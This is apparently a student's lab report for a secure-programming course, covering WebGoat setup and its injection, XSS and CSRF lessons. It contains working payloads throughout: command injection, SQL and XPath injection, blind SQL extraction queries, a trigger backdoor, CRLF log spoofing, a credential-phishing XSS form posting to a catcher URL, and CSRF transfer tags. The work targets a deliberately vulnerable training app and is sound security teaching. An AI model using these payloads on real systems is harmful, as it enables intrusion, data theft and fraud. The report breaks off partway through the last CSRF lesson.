SP2021-LAB1.3&1.4&1.5-3190300677-姚熙源

Lab 1.3 WebGoat Setup & Usage


Overview

WebGoat is a deliberately insecure J2EE web application designed to teach web application security lessons. In each lesson, users must demonstrate their understanding of a security issue by exploiting a real vulnerability in the WebGoat application. For example, the user must use SQL injection to steal fake credit card numbers. The application is a realistic teaching environment, providing users with hints and code to further explain the lesson.
To do list :


1. Setup WebGoat.
2. Learn how to use WebGoat.


Steps : For Windows operating system.

1. Download the WebGoat from Github repository with this link https://github.com/WebGoat/WebGoat/releases?after=v8.0.0.M1. Download the version 7.1 by clicking webgoat-container-7.1-exec.jar as the picture pointing.



2. Open the powershell in the folder where the .jar file located.






3. After powershell opened, type java -jar webgoat-container-7.1-exec.jar in the command line. Then, Install Complete.

```
PS C:\Users\ASUS\Desktop\大学课\安全编程技术\New folder> java -jar webgoat-container-7.1-exec.jar
```


4. Install complete can see the last few line as shown in the picture, can start happy hacking now by going to the link http://localhost:8080/WebGoat.

```
2021-06-02 22:03:03,725 INFO  - FrameworkServlet 'mvc-dispatcher': initialization completed in 433 ms
2021-06-02 22:03:03,769 INFO  - Initializing main webgoat servlet
2021-06-02 22:03:03,771 INFO  - Browse to http://localhost:8080/WebGoat and happy hacking!
六月 02, 2021 10:03:04 下午 org.apache.coyote.http11.Http11Protocol start
INFO: Starting ProtocolHandler ["http-bio-8080"]
```

5. Go to the webgoat website will show a homepage like the picture below :



6. Login the webgoat website with the account provided by the website which user:guest, password:guest. After login, can see the website as picture below.



7. WebGoat Install Complete. Start to learn how to use WebGoat.

Lab 1.4 Injection & XSS

Overview

In this Lab, you are going to do the Injection and XSS attack in the WebGoat which you have setup and learned to use in lab1.3. Before you start, FireBox browser and some of its plugin such as Tamper Data are recommended to help with your attack.
Back to the lab, what we going to do in this lab:

1. Injection Attack .

   All kinds of injections in the WebGoat are required to be done. When you have finish a special attack, the WebGoat will check it.

2. XSS Attack.

   All kinds of XSS in the WebGoat are required to be done. When you have finish a special attack, the WebGoat will check it.


Steps

In Lab1.3, we have setup the WebGoat, and known how to use the WebGoat. To finish labl.4, we will login the WebGoat and do the Injection Attack and XSS Attack.


1. Visit the WebGoat page: http://localhost:8080/WebGoat/attack;
2. Select the Injection Flaw in the left and start to do the Injection attack;
3. Each of the attack has a solution, if you have no idea what to do, you can refer to the solution to help finish your work.
4. Select the Cross-Site Scripting (XSS) in the left and start to do the XSS attack.

Injection Flaws Attack


Before doing these injection flaws attack, wecan install the web developer extension in chrome (chrome app)




1. Command Injection
   Choose any lesson plan to view in the combobox



I selected BasicAuthentication.help. Open the Web Developer extension that installed. Go to Form and click “Convert Select Elements To Text Inputs” as picture below, then we can see that the combobox become a textbox which can edit text in the box.




Now, insert the command (”& netstat -an & ipconfig) behind the text which selected in combobox and click View button.



After clicking view button, the lesson is complete.

2. Numeric SQL injection

Use the Web Developer and click “Convert Select Elements To Text Inputs”. Then, type “101 or 1=1” in the textbox and click Go button to show the data which selected.




The result shows :

```
SELECT * FROM weather_data WHERE station = 101 or 1=1
```

STATION	NAME	STATE	MIN_TEMP	MAX_TEMP
101	Columbia	MD	-10	102
102	Seattle	WA	-15	90
103	New York	NY	-10	110
104	Houston	TX	20	120
10001	Camp David	MD	-10	100
11001	Ice Station Zebra	NA	-60	30

The lesson is completed.



3. Log Spoofing

Insert “Peter%0d%0aLogin Succeeded for username: admin” text in the username textbox

and click Login.

The grey area will show :

```
Login failed for username: Peter
Login Succeeded for username: admin
```

Then this lesson is completed.

Congratulations. You have successfully completed this lesson.

4. XPATH injection

   Insert “Peter' or 1=1 or 'a' = 'a” in the username textbox, password textbox with any text and click Submit.

   ***User Name:** Peter' or 1=1 or 'a' = 'a

   ***Password:** •••

   Submit

   The result shows

Username	Account No.	Salary
Mike	11123	468100
John	63458	559833
Sarah	23363	84000

   This lesson is completed.

   Congratulations. You have successfully completed this lesson.

5. String SQL injection

   Insert “peter' or 'a' = 'a” in the textbox and click Go button.

   Enter your last name: peter' or 'a' = 'a Go!

   The result shows

```
SELECT * FROM user_data WHERE last_name = 'peter' or 'a' = 'a'
```

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Joe	Snow	987654321	VISA		0
101	Joe	Snow	2234200065411	MC		0
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0
103	Jane	Plane	123456789	MC		0
103	Jane	Plane	333498703333	AMEX		0
10312	Jolly	Hershey	176896789	MC		0
10312	Jolly	Hershey	333300003333	AMEX		0
10323	Grumpy	youaretheweakestlink	673834489	MC		0
10323	Grumpy	youaretheweakestlink	33413003333	AMEX		0
15603	Peter	Sand	123609789	MC		0
15603	Peter	Sand	338893453333	AMEX		0
15613	Joesph	Something	33843453533	AMEX		0

   The lesson is completed.


   Congratulations. You have successfully completed this lesson.

6. Lab : SQL Injection


   Stage 2 and Stage 4 required developer version.

   a. Stage 1 : String SQL Injection

      Using Web Developer and click “Remove Maximum Lengths”. Choose “Neville Bartholomew(admin) in the combobox, then insert the password with text “abc'or'a'='a”.




      The result shows :



   b. Stage 3 : Numeric SQL Injection

      使用密码”larry”进行登录，然后点击 ViewProfile 按钮查看个人简介。



使用 BurpSuite 拦截信息，对 employee_id 进行修改，讲 id 改为”101 or 1=1 order by salary desc”，返回了 boss 的个人信息。

```
GET /WebGoat/attack?Screen=1537271095&menu=1100&stage=3&employee_id=101&action=ViewProfile HTTP/1.1
Host: localhost:8080
```

Lesson Complete.

Congratulations. You have successfully completed this lesson.

7. Database Backdoors

Stage 1 : Update salary to something higher. Type “101;update employee set salary = 300000 where userid = 101” in the userid textbox and click submit.

select userid, password, ssn, salary, email from employee where userid=**101;update employee set salary = 300000 where userid = 101**

Submit

User ID	Password	SSN	Salary	E-Mail
101	larry	386-09-5451	300000	larry@stooges.com

Stage 2 : Create Trigger backdoor

Insert text “101;CREATE TRIGGER myBackDoor BEFORE INSERT ON employee FOR EACH ROW BEGIN UPDATE employee SET email='peter@hackme.com' WHERE userid = NEW.userid” in the userid textbox and click submit.

select userid, password, ssn, salary, email from employee where userid=**101;CREATE TRIGGER myBackDoor BEFORE INSERT ON employee FOR EACH ROW BEGIN UPDATE employee SET email='peter@hackme.com' WHERE userid = NEW.userid**

Submit

User ID	Password	SSN	Salary	E-Mail
101	larry	386-09-5451	300000	larry@stooges.com

Lesson complete.

Congratulations. You have successfully completed this lesson.

8. Blind Numeric SQL Injection

Insert “101 AND ((SELECT pin from pins where cc_number = '1111222233334444') > 10000);” in the account number textbox, the result shows invalid account number, so the number of pin < 10000.

Put the discovered pin value in the form to pass the lesson.

Enter your Account Number: 2233334444') > 10000); Go!

Invalid account number.

If we change it to < 10000, the result shows account number is valid.

Put the discovered pin value in the form to pass the lesson.

Enter your Account Number: 2233334444') < 10000); Go!

Account number is valid.

Then keep continue try with the amount that will shows the result “Account number is valid”. After I tried N times, I found that the number of pins are 2364.

Put the discovered pin value in the form to pass the lesson.

Enter your Account Number: 22233334444') = 2364); Go!

Account number is valid.

The lesson is complete when inserting ‘2364’ in the textbox.

Congratulations. You have successfully completed this lesson.

The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database.

The goal is to find the value of the field **pin** in table **pins** for the row with the **cc_number** of **1111222233334444**. The field is of type int, which is an integer.

Put the discovered pin value in the form to pass the lesson.

Enter your Account Number: 2364 Go!

9. Blind String SQL Injection

Similar to question above, insert “101 and (SUBSTRING((SELECT name from pins where cc_number = '4321432143214321'), 1, 1) < 'H');” in the textbox, the result shows invalid account number, so we need to keep try again until the the name is found.

Put the discovered name in the form to pass the lesson. Only the discovered name should be put into the form field, paying close attention to the spelling and capitalization.

Enter your Account Number: 43214321'), 1, 1) < 'H'); Go!

Invalid account number

When I test the first character with this text “101 and (SUBSTRING((SELECT name from pins where cc_number = '4321432143214321'), 1, 1) = 'J');”, the result shows valid.

Put the discovered name in the form to pass the lesson. Only the discovered name should be put into the form field, paying close attention to the spelling and capitalization.

Enter your Account Number: 143214321'), 1, 1) = 'J'); Go!

Account number is valid

The second character is “I”. Text with “101 and (SUBSTRING((SELECT name from pins where cc_number = '4321432143214321'), 2, 1) = 'i');” shows the result valid.

The third character is “l”(L). Text with “101 and (SUBSTRING((SELECT name from pins where cc_number = '4321432143214321'), 3, 1) = 'l');” shows the result valid.

The fourth character is also “l”(L). Text with “101 and (SUBSTRING((SELECT name from pins where cc_number = '4321432143214321'), 3, 1) = 'l');” shows the result valid.

There is no fifth character, because I test the query with text “101 and (SUBSTRING((SELECT name from pins where cc_number = '4321432143214321'), 5, 1) <= 'z');”, the result still shows invalid, so there is no more fifth character in the name.

The result name is Jill. Insert “Jill” in the textbox and the lesson is completed.

Congratulations. You have successfully completed this lesson.

The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database.


Reference Ascii Values: 'A' = 65 'Z' = 90 'a' = 97 'z' = 122

The goal is to find the value of the field **name** in table **pins** for the row with the **cc_number** of **4321432143214321**. The field is of type varchar, which is a string.

Put the discovered name in the form to pass the lesson. Only the discovered name should be put into the form field, paying close attention to the spelling and capitalization.


Enter your Account Number: Jill Go!

All of the lesson of injection flaws attack is completed.




Cross-Site Scripting (XSS) attack

1. Phishing with XSS



Insert text below in the search textbox.


```
<script>
        function hack(){ XSSImage=new Image;
        XSSImage.src="http://localhost/WebGoat/catcher?PROPERTY=yes&user="+
        document.phish.user.value + "&password=" + document.phish.pass.value +
        "";
        alert("XSS Attack, your credentials were just stolen. User Name = " +
        document.phish.user.value + "Password = " + document.phish.pass.value);}
</script>
<form name="phish">
        <br>Username:
        <br><input type="text" name="user">
        <br>Password:
        <br><input type="password" name = "pass">
        <br><input type="submit" name="login" value="Login" onclick="hack()">
</form>
```

Result shows : 

Type any username and password in the textbox to login and complete the lesson.
Congratulations. You have successfully completed this lesson.

2. Lab : Cross Site Scripting
   a. Stage 1 : Stored XSS
   Use Tom to login (password : tom) and stored XSS attack in street textbox.

View Profile -> Edit Profile




Update Street textbox with text “<script>alert("XSS attack");</script>2211 HyperThread Rd.” to stored XSS attack. Update Profile.

Now, we use Jerry to login (password : jerry) and see whether the XSS attack is available.
Click View Profile, if it shows the alert message then the stored XSS is completed.


The lesson is completed.
*** You have completed Stage 1: Stored XSS.**
*** Welcome to Stage 2: Block Stored XSS using Input Validation**

b. Stage 3 : Stored XSS Revisited


Login as David Giambi with password : david.



Select Bruce McGuirre and click View Profile



Result shows an alert message, verified that David is affected by the attack.




Lesson is completed.


*** You have completed Stage 3: Stored XSS Revisited.**

*** Welcome to Stage 4: Block Stored XSS using Output Encoding**

c. Stage 5 : Reflected XSS


Login as Larry Stooge with password : larry.





Click SearchStaff.

Insert text “<script>alert("XSS Attack");</script>” in the textbox and click FindProfile.





Result shows an alert message.

The lesson is completed.

*** You have completed Stage 5: Reflected XSS.**
*** Welcome to Stage 6: Block Reflected XSS**

3. Stored XSS Attacks
   Fill the title with text “XSS attack” and message with text “<script> alert("XSS Attack Completed."); </script>”, then click submit. The message list will show XSS attack.






Click XSS attack and it will show an alert message.

Lesson Complete.

Congratulations. You have successfully completed this lesson.

4. Reflected XSS Attacks
   Insert text “<script>alert("XSS Attack You Have Been Hacked!")</script>” in the three digit access code textbox.



Click Purchase button and it will get an alert message.

localhost:8080 显示

XSS Attack You Have Been Hacked!

确定

The lesson is completed.

Congratulations. You have successfully completed this lesson.

5. Cross Site Request Forgery(CSRF)
   Insert “<img src='attack?Screen=2078372&menu=900&transferFunds=5000'>”in the message textbox and set an interesting title to gather more victims to select it.

Title: Discount

Message: “<img src='attack ?Screen=2078372&menu=900&transferFunds=5000'>”

Submit

Message List

Discount

Click Discount and it will shows :

Message Contents For: Discount

Title: Discount

Message:

Posted By: guest

Refresh the page and the lesson is completed.

Congratulations. You have successfully completed this lesson.

6. CSRF Prompt By-Pass

The page with url :

“http://localhost:8080/WebGoat/attack?Screen=1471017872&menu=900&transferFunds=5000#attack/1471017872/900”

